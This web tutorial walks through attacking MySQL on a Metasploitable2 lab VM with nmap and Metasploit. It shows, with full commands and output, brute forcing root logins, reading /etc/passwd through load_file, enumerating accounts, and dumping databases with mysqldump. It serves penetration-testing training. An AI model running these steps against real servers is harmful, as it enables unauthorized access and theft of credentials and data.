


TUTORIALS

MySQL Pentesting With Metasploit Framework

January 26, 2018 H4ck0 Comment(0)

Everyone who has been involved with IT for more than a few months has at least heard of MySQL. The driving force behind MySQL has been to provide a reliable, high-performance server that is easy to set up

Search ... Search

RECENT ARTICLES

- Must Buy Python Books Collection – 2019 Update
- Firefox Lockwise: Secured Password Manager for iOS and Android
- Top 10 Dangerous Viruses of all times
- Top 50 Hacking and Penetration Testing Tools [Compiled List 2019]
- [Penetration Testing] Top 70 Most Interview Questions
- [Metasploit] Upgrading Normal Command Shell to Meterpreter Shell
- Top 25 Reddits – SubReddits Communities [Information Security]
- List of 100+ Cyber Security RSS Feeds

and use.

MySQL is not the only free database management system; it also is not the only open source database management system. One of the largest differences is the user friendliness that pervades MySQL. The friendliness, starting with the cost – free unless embedded in another product – shines through the quick installation and setup, and pleases the new database user with SQL language extensions that are nearly intuitive.

Prerequisite –

1. **Metasploitable2 VM Machine –** https://sourceforge.net/projects/metasploitable/files/Metasploitable2/
2. **Kali Linux 2017.3 VM Machine –** https://www.kali.org/downloads/
3. **Metasploitable2 VM IP Address –** 192.168.179.142
4. **Kali Linux VM IP Address –** 192.168.179.141

Metasploitable2 is an intentionally vulnerable Linux virtual machine. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

In penetration testing, the very first step is to do reconnaissance against your target machine.

Run basic nmap scan against the Metasploitable2 VM machine by typing the following command:

Command: nmap -sS -A -sV -p3306 192.168.179.142

Scanning always plays an important role in penetration testing because through scanning, attacker make sure which services and open ports are available for enumeration and attack. The above scan

» Top 25 Keyword Research Tools [Search Engine Optimization]

» Limit the Internet Speed of LAN Users [Evil Limiter]

demonstrates a couple of things which shows that MySQL service on port 3306 is open whose version is "**MySQL 5.0.51a-3ubuntu5**".

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sS -A -sV -p3306 192.168.179.142

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-24 09:04 EST
Nmap scan report for 192.168.179.142
Host is up (0.00097s latency).
PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, Support41Auth, Suppo
rtsCompression, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsTransact
ions
|   Status: Autocommit
|_  Salt: .P,'~ipy.w1+!dWg!hj]
MAC Address: 00:0C:29:DF:08:48 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
```

As seems that, the above MySQL version ie. 5.0.5 which is very old and the latest version of MySQL is 5.7.21.

To find more information about the exploits based on this version, refer to offensive security msyql scanner page.


1. Brute forcing with Metasploit Framework

Start the metasploit framework with command "**msfconsole**" and run the following command which tries to make brute force attack for stealing credential for unauthorized access..

Command: use auxiliary/scanner/mysql/mysql_login

```
Terminal
File  Edit  View  Search  Terminal  Help
+ -- --=[ 472 payloads - 40 encoders - 9 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf auxiliary(mysql_login) >
```

In order to successfully use this, you need some word lists for username and password enumeration. We'll use the **rockyou.txt** dictionary which is already available in **/usr/share/wordlists** directory in .txt.gz form which you can further decompress it with the help of **gunzip** command.



Set the following options w.r.t to the above module.

Commands:

set THREADS 1000

set RHOSTS 192.168.179.142

set PASS_FILE /usr/share/wordlists/rockyou.txt

set USERNAME root

set STOP_ON_SUCCESS true

set VERBOSE false

set BLANK_PASSWORDS true

run

```
msf auxiliary(mysql_login) > set THREADS 1000
THREADS => 1000
msf auxiliary(mysql_login) > set RHOSTS 192.168.179.142
RHOSTS => 192.168.179.142
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mysql_login) > run

[+] 192.168.179.142:3306  - MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

PASS_FILE is set to a file that contains possible MySQL passwords.

RHOST is set to Metasploitable's IP Address.

USERNAME is set to root. If we can guess the root password, then we can collect whatever we want.

Looks like the root user on the database does not have a password. ("**root:**")

2. Exploiting MySQL –

The **mysql_sql** exploit can be used to connect to the remote database and scan the contents of the **/etc/passwd** file to get a list of users on the system.

Command: use auxiliary/admin/mysql/mysql_sql

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOST                       yes       The target address
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as

msf auxiliary(mysql_sql) >
```

This one has fewer options which you need to set.

Commands:

set USERNAME root

set PASSWORD ''

set RHOST 192.168.179.142

set RPORT 3306

set SQL select load_file(\'/etc/passwd\')

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_login) > use auxiliary/admin/mysql/mysql_sql
msf auxiliary(mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   PASSWORD                    no        The password for the specified username
   RHOST                       yes       The target address
   RPORT     3306              yes       The target port (TCP)
   SQL       select version()  yes       The SQL to execute.
   USERNAME                    no        The username to authenticate as

msf auxiliary(mysql_sql) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_sql) > set PASSWORD ''
PASSWORD =>
msf auxiliary(mysql_sql) > set RHOST 192.168.179.142
RHOST => 192.168.179.142
msf auxiliary(mysql_sql) > set RPORT 3306
RPORT => 3306
msf auxiliary(mysql_sql) > set SQL select load_file(\'/etc/passwd\')
SQL => select load_file('/etc/passwd')
msf auxiliary(mysql_sql) >
```

Run the exploit and you can see that it successfully fetched the **/etc/passwd** file contents in front of you.

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_sql) > run

[*] 192.168.179.142:3306 - Sending statement: 'select load_file('/etc/passwd')'...
[*] 192.168.179.142:3306 -  | root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
```

3. MySQL Enumerate Users –

This is the another most popular exploit for MySQL named as **mysql_enum** which will enumerate all the MySQL accounts on the system and their various privileges.

Command: use auxiliary/admin/mysql/mysql_enum

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOST                      yes       The target address
   RPORT     3306             yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as

msf auxiliary(mysql_enum) >
```

Set the following parameters which this exploit needs.

Commands:

set USERNAME root

set PASSWORD ''

set RHOST 192.168.179.142

set RPORT 3306

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_sql) > use auxiliary/admin/mysql/mysql_enum
msf auxiliary(mysql_enum) > show options

Module options (auxiliary/admin/mysql/mysql_enum):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOST                      yes       The target address
   RPORT     3306             yes       The target port (TCP)
   USERNAME                   no        The username to authenticate as

msf auxiliary(mysql_enum) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_enum) > set PASSWORD ''
PASSWORD =>
msf auxiliary(mysql_enum) > set RHOST 192.168.179.142
RHOST => 192.168.179.142
msf auxiliary(mysql_enum) > set RPORT 3306
RPORT => 3306
msf auxiliary(mysql_enum) > run
```


Run the exploit.

```
Terminal
File  Edit  View  Search  Terminal  Help
msf auxiliary(mysql_enum) > run

[*] 192.168.179.142:3306 - Running MySQL Enumerator...
[*] 192.168.179.142:3306 - Enumerating Parameters
[*] 192.168.179.142:3306 -      MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.179.142:3306 -      Compiled for the following OS: debian-linux-gnu
[*] 192.168.179.142:3306 -      Architecture: i486
[*] 192.168.179.142:3306 -      Server Hostname: metasploitable
[*] 192.168.179.142:3306 -      Data Directory: /var/lib/mysql/
[*] 192.168.179.142:3306 -      Logging of queries and logins: OFF
[*] 192.168.179.142:3306 -      Old Password Hashing Algorithm OFF
[*] 192.168.179.142:3306 -      Loading of local files: ON
[*] 192.168.179.142:3306 -      Logins with old Pre-4.1 Passwords: OFF
[*] 192.168.179.142:3306 -      Allow Use of symlinks for Database Files: YES
[*] 192.168.179.142:3306 -      Allow Table Merge: YES
[*] 192.168.179.142:3306 -      SSL Connections: Enabled
[*] 192.168.179.142:3306 -      SSL CA Certificate: /etc/mysql/cacert.pem
[*] 192.168.179.142:3306 -      SSL Key: /etc/mysql/server-key.pem
[*] 192.168.179.142:3306 -      SSL Certificate: /etc/mysql/server-cert.pem
[*] 192.168.179.142:3306 - Enumerating Accounts:
[*] 192.168.179.142:3306 -      List of Accounts with Password Hashes:
[*] 192.168.179.142:3306 -              User: debian-sys-maint Host:  Password Hash:
[*] 192.168.179.142:3306 -              User: root Host: % Password Hash:
[*] 192.168.179.142:3306 -              User: guest Host: % Password Hash:
[*] 192.168.179.142:3306 -      The following users have GRANT Privilege:
[*] 192.168.179.142:3306 -              User: debian-sys-maint Host:
[*] 192.168.179.142:3306 -              User: root Host: %
[*] 192.168.179.142:3306 -              User: guest Host: %
[*] 192.168.179.142:3306 -      The following users have CREATE USER Privilege:
[*] 192.168.179.142:3306 -              User: root Host: %
[*] 192.168.179.142:3306 -              User: guest Host: %
[*] 192.168.179.142:3306 -      The following users have RELOAD Privilege:
[*] 192.168.179.142:3306 -              User: debian-sys-maint Host:
[*] 192.168.179.142:3306 -              User: root Host: %
[*] 192.168.179.142:3306 -              User: guest Host: %
[*] 192.168.179.142:3306 -      The following users have SHUTDOWN Privilege:
[*] 192.168.179.142:3306 -              User: debian-sys-maint Host:
[*] 192.168.179.142:3306 -              User: root Host: %
```

Since we already have access to the root user in MySQL, there's no need to brute force other login names. However, if there were many users in a complex database, this might yield a treasure trove of usernames with different privileges, allowing you to see different sections of the database.

4. Dump MySQL Database Contents –

To connect with MySQL via terminal, type "**mysql -u root -p -h 192.168.179.142**".



Use the "**SHOW DATABASES;**" command to show the databases available.

```
MySQL [(none)]>
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [(none)]>
```


Once you have seen all of the databases, you can pick one and start to print out information about it to see what you can see by typing "**use owasp10;**" and to show all tables type "**SHOW TABLES;**".

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

MySQL [(none)]> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> SHOW TABLES;
+-------------------+
| Tables_in_owasp10 |
+-------------------+
| accounts          |
| blogs_table       |
| captured_data     |
| credit_cards      |
| hitlog            |
| pen_test_tools    |
+-------------------+
6 rows in set (0.00 sec)

MySQL [owasp10]>
```

We can use the describe command to describe the fields in each SQL table, as well as data types by typing "**describe accounts;**".

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

MySQL [owasp10]> describe accounts;
+-------------+------------+------+-----+---------+----------------+
| Field       | Type       | Null | Key | Default | Extra          |
+-------------+------------+------+-----+---------+----------------+
| cid         | int(11)    | NO   | PRI | NULL    | auto_increment |
| username    | text       | YES  |     | NULL    |                |
| password    | text       | YES  |     | NULL    |                |
| mysignature | text       | YES  |     | NULL    |                |
| is_admin    | varchar(5) | YES  |     | NULL    |                |
+-------------+------------+------+-----+---------+----------------+
5 rows in set (0.00 sec)

MySQL [owasp10]> describe credit_cards;
+------------+---------+------+-----+---------+----------------+
| Field      | Type    | Null | Key | Default | Extra          |
+------------+---------+------+-----+---------+----------------+
| ccid       | int(11) | NO   | PRI | NULL    | auto_increment |
| ccnumber   | text    | YES  |     | NULL    |                |
| ccv        | text    | YES  |     | NULL    |                |
| expiration | date    | YES  |     | NULL    |                |
+------------+---------+------+-----+---------+----------------+
4 rows in set (0.01 sec)

MySQL [owasp10]>
```

You can also use "**mysqlshow**" command to dump the MySQL database contents.



```
root@kali: ~
File  Edit  View  Search  Terminal  Help
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
root@kali:~# mysqlshow --host=192.168.179.142 dvwa
Database: dvwa
+-----------+
|  Tables   |
+-----------+
| guestbook |
| users     |
+-----------+
root@kali:~# mysqlshow --host=192.168.179.142 --count dvwa
Database: dvwa
+-----------+----------+------------+
|  Tables   | Columns  | Total Rows |
+-----------+----------+------------+
| guestbook |        3 |          1 |
| users     |        6 |          5 |
+-----------+----------+------------+
2 rows in set.

root@kali:~#
```

The same can also be done via "**mysqldump**" command as shown below.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

root@kali:~# mysqldump --host=192.168.179.142 dvwa > dvwa.sql
root@kali:~# cat dvwa.sql
-- MySQL dump 10.16  Distrib 10.1.22-MariaDB, for debian-linux-gnu (x86_64)
--
-- Host: 192.168.179.142    Database: dvwa
-- ------------------------------------------------------
-- Server version       5.0.51a-3ubuntu5

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;
```

Have something to say about this article? Comment below or share it with us on Facebook or Twitter.


Tagged bruteforce, Bruteforce MySQL, Metasploit Framework, MySQL Bruteforcing, mysql command line, MySQL Dump, MySQL Dump Tutorial, MySQL enumeration, MySQL Exploitation, MySQL Hack, MySQL Hacking, Mysql Penetration Testing, MySQL Pentesting, MySQL Pentesting with Metasploit Framework, MySQL Ports Enumeration, MySQL Scanning, mysql tutorial, Penetration Testing MySQL

RELATED ARTICLES

TUTORIALS

Metasploitable3 Full Installation on Windows – Detailed Guide 2018

February 25, 2018 *H4ck0*



TUTORIALS

Hack Android using Metasploit without Port Forwarding over Internet – 2017

July 23, 2017 *H4ck0*

TUTORIALS

Check MySQL Database Size – Command Line

September 26, 2018 *H4ck0*

Create Multiple Wirel...

PHP CGI Argument Inj...

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

DISCLAIMER

Yeahhub.com does not represent or endorse the accuracy or reliability of any information's,

RECENT COMMENTS

